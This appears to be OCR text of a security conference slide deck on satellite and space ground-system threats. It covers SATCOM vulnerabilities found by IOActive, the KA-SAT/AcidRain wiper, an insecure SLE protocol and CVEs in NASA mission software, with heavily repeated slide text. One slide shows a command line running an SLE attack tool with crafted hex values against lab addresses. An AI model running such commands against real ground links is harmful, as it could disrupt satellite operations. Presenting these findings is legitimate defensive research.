


Source: www.gpsjam.org – ADS-B

(2024-04-16)

Current Electro-Magnetic Threats

- Widespread use of EW in active conflicts
- Increased use of aerial and maritime drones
  - GNSS jamming and spoofing
  - ADS-B and AIS impacted
- Commercial satellite services
  - SAR jamming
  - Satellite Internet jamming
  - Satellite TV jamming/spoofing




Source: www.sentinel-hub.com – Sentinel 1 SAR

(2023-11-24)

Current Cyber Threats

- State-backed Advanced Persistent Threat Actors (APTs)
  - Increasing capabilities
  - Missing awareness
  - Targeting dual-use systems
- Shared payload and ground system operations
- Satellite systems are expensive
  - Operated as long as possible
  - Legacy Hardware and Software
  - Operators must minimise operational costs
- Impact of the COVID-19 pandemic
  - Adding new gateways to legacy systems
- Insecure by design
  - Software, hardware, and protocols
- Insider threats
- Supply chain attacks
- Missing security culture

MISSING SECURITY CULTURE



TECHNICAL WHITE PAPER

A Wake-up Call for SATCOM Security

Ruben Santamarta
Principal Security Consultant

Executive Summary


Satellite Communications (SATCOM) play a vital role in the global telecommunications system. IOActive evaluated the security posture of the most widely deployed Inmarsat and Iridium SATCOM terminals.

IOActive found that malicious actors could abuse all of the devices within the scope of this study. The vulnerabilities included what would appear to be backdoors, hardcoded credentials, undocumented and/or insecure protocols, and weak encryption algorithms. In addition to design flaws, IOActive also uncovered a number of features in the devices that clearly pose security risks.

The findings of IOActive's research should serve as an initial wake-up call for both the vendors and users of the current generation of SATCOM technology.

IOActive
Comprehensive Information Security

Copyright ©2014. All Rights Reserved. - 1 -




Vendor	Product	Vulnerability Class	Service	Severity
Harris	RF-7800-VU024 RF-7800-DU024	Hardcoded Credentials Undocumented Protocols Insecure Protocols Backdoors	BGAN	Critical
Hughes	9201/9202/9450/9502	Hardcoded Credentials Undocumented Protocols Insecure Protocols Backdoors	BGAN BGAN M2M	Critical
Hughes	ThurayaIP	Hardcoded Credentials Insecure Protocols Undocumented Protocols Backdoors	Thuraya Broadband	Critical
Cobham	EXPLORER (all versions)	Weak Password Reset Insecure Protocols	BGAN	Critical
Cobham	SAILOR 900 VSAT	Weak Password Reset Insecure Protocols Hardcoded Credentials	VSAT	Critical
Cobham	AVIATOR 700 (E/D)	Backdoors Weak Password Reset Insecure Protocols Hardcoded credentials	SwiftBroadband Classic Aero	Critical
Cobham	SAILOR FB 150/250/500	Weak Password Reset Insecure Protocols	FB	Critical
Cobham	SAILOR 6000 Series	Insecure Protocols Hardcoded Credentials	Inmarsat-C	Critical
JRC	JUE-250/500 FB	Hardcoded Credentials Insecure Protocols Undocumented Protocols Backdoors	FB	Critical
Iridium	Pilot/OpenPort	Hardcoded Credentials Undocumented Protocols	Iridium	Critical

2014

Source: https://ioactive.com/pdfs/IOActive_SATCOM_Security_WhitePaper.pdf

Missing Security Culture



TECHNICAL WHITE PAPER

A Wake-up Call for SATCOM Security

Ruben Santamarta
Principal Security Consultant

Executive Summary

Satellite Communications (SATCOM) play a vital role in the global telecommunications system. IOActive evaluated the security posture of the most widely deployed Inmarsat and Iridium SATCOM terminals.

IOActive found that malicious actors could abuse all of the devices within the scope of this study. The vulnerabilities included what would appear to be backdoors, hardcoded credentials, undocumented and/or insecure protocols, and weak encryption algorithms. In addition to design flaws, IOActive also uncovered a number of features in the devices that clearly pose security risks.

The findings of IOActive's research should serve as an initial wake-up call for both the vendors and users of the current generation of SATCOM technology.

IOActive
Comprehensive Information Security

Copyright ©2014. All Rights Reserved - 1 -


IOActive
Research-fueled Security Services

\ WHITE PAPER \

Last Call for SATCOM Security

Ruben Santamarta

August 2018



Military

In 2014, in the paper "A Wake-Up Call For SATCOM Security"[32], we described a potential attack scenario where enemy forces could leverage vulnerable SATCOM equipment to pinpoint military units, as these terminals usually need an attached GPS device.

IOActive discovered several military SATCOM terminals exposed to the Internet, thus leaving them open to attacks. These systems can be accessed through multiple ports that expose both common and proprietary services.

It was possible to discover where these terminals were deployed as the GPS position was available.


These devices were deployed in active conflict zones.

Due to the sensitive nature of this information IOActive will not disclose further details about these systems.

2014 **2018**

Source: https://i.blackhat.com/us-18/Thu-August-9/us-18-Santamarta-Last-Call-For-Satcom-Security-wp.pdf

Missing Security Culture



TECHNICAL WHITE PAPER

A Wake-up Call for SATCOM Security

Ruben Santamarta
Principal Security Consultant

Executive Summary

Satellite Communications (SATCOM) play a vital role in the global telecommunications system. IOActive evaluated the security posture of the most widely deployed Inmarsat and Iridium SATCOM terminals.

IOActive found that malicious actors could abuse all of the devices within the scope of this study. The vulnerabilities included what would appear to be backdoors, hardcoded credentials, undocumented and/or insecure protocols, and weak encryption algorithms. In addition to design flaws, IOActive also uncovered a number of features in the devices that clearly pose security risks.

The findings of IOActive's research should serve as an initial wake-up call for both the vendors and users of the current generation of SATCOM technology.

IOActive
Comprehensive Information Security

Copyright ©2014. All Rights Reserved - 1 -

2014

IOActive
Research-fueled Security Services

\ WHITE PAPER \


Last Call for SATCOM Security

Ruben Santamarta

August 2018

2018

2022




J. A. Guerrero-Saade
@juanandres_gs · Follow

We've had 6 wipers in the wake of the Ukraine invasion but the biggest elephant in the room has been the infamous 'satellite modem hack'. Despite statements saying there was no malware involved, we believe it was the work of a 7th wiper– AcidRain

5:25 PM · Mar 31, 2022

MISSING SECURITY CULTURE



TECHNICAL WHITE PAPER

A Wake-up Call for SATCOM Security

Ruben Santamarta
Principal Security Consultant

Executive Summary

Satellite Communications (SATCOM) play a vital role in the global telecommunications system. IOActive evaluated the security posture of the most widely deployed Inmarsat and Iridium SATCOM terminals.

IOActive found that malicious actors could abuse all of the devices within the scope of this study. The vulnerabilities included what would appear to be backdoors, hardcoded credentials, undocumented and/or insecure protocols, and weak encryption algorithms. In addition to design flaws, IOActive also uncovered a number of features in the devices that clearly pose security risks.

The findings of IOActive's research should serve as an initial wake-up call for both the vendors and users of the current generation of SATCOM technology.

IOActive
Comprehensive Information Security

Copyright ©2014. All Rights Reserved - 1 -

2014

IOActive
Research-fueled Security Services

\ WHITE PAPER \


Last Call for SATCOM Security

Ruben Santamarta

August 2018

2018

2022



black hat
USA 2023

Lessons Learned from the KA-SAT Cyberattack: Response, Mitigation and Information Sharing

Mark Colaluca
Vice President and
Chief Information Security Officer
Viasat


Kristina Walter
Chief, DIB Cybersecurity
Cybersecurity Collaboration Center
National Security Agency

#BHUSA @BlackHatEvents

2023

Source: https://www.youtube.com/watch?v=RdjthhByIMk

Insecure By Design – SLE Protocol



```
┌──(.venv)─(root㉿kali)-[/home/kali/work/sleuth]
└─# ./sleuth.py -a 10.0.2.4 -b 10.0.2.7 -i eth0 -f "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09" -v1 "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09" -v2 "
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" -v
```

```
debian@debian:~/sleapi-j/esa.sle.java.api.feature/test_scripts$ ./thapi.sh -p
-e -T -x ../test_procedures/database/DBProxyProvider.txt -s ../test_procedures
/database/DBSEProvider.txt -a ../test_procedures/control-v3/cltu3-provider-cus
tom.ctl
```

```
(python-sle-test) debian@debian:~/sle/python-sle-test$ python test.py
```

https://visionspace.com/hacking-sle/

Published 0-day Vulnerabilities

CVE-2023-45282

CVE-2023-45885

CVE-2023-45884

CVE-2023-45277

CVE-2023-45278

CVE-2023-45279

CVE-2023-45280

CVE-2023-45281

CVE-2023-46471

CVE-2023-46470

CVE-2023-47311

CVE-2024-35056

CVE-2024-35057

CVE-2024-35058

CVE-2024-35059

CVE-2024-35060

CVE-2024-35061

CVE-2024-44910

CVE-2024-44911

CVE-2024-44912

Photo by NASA on Unsplash

Prototype Pollution in NASAs Open MCT CVE-2023-45282

Photo by Kurt Cotoaga on Unsplash

XSS in NASAs Open MCT v3.1.0




Foto by Pawel Czerwinski on Unsplash

Remote Code Execution via Man-in-the-Middle (and more) in NASA's AIT-Core v2.5.2




Photo of the European Robotic Arm (ERA) by NASA on Flickr

Yamcs v5.8.6 Vulnerability Assessment





Foto by NASA on Unsplash

More XSS and Clickjacking in Yamcs v5.8.6

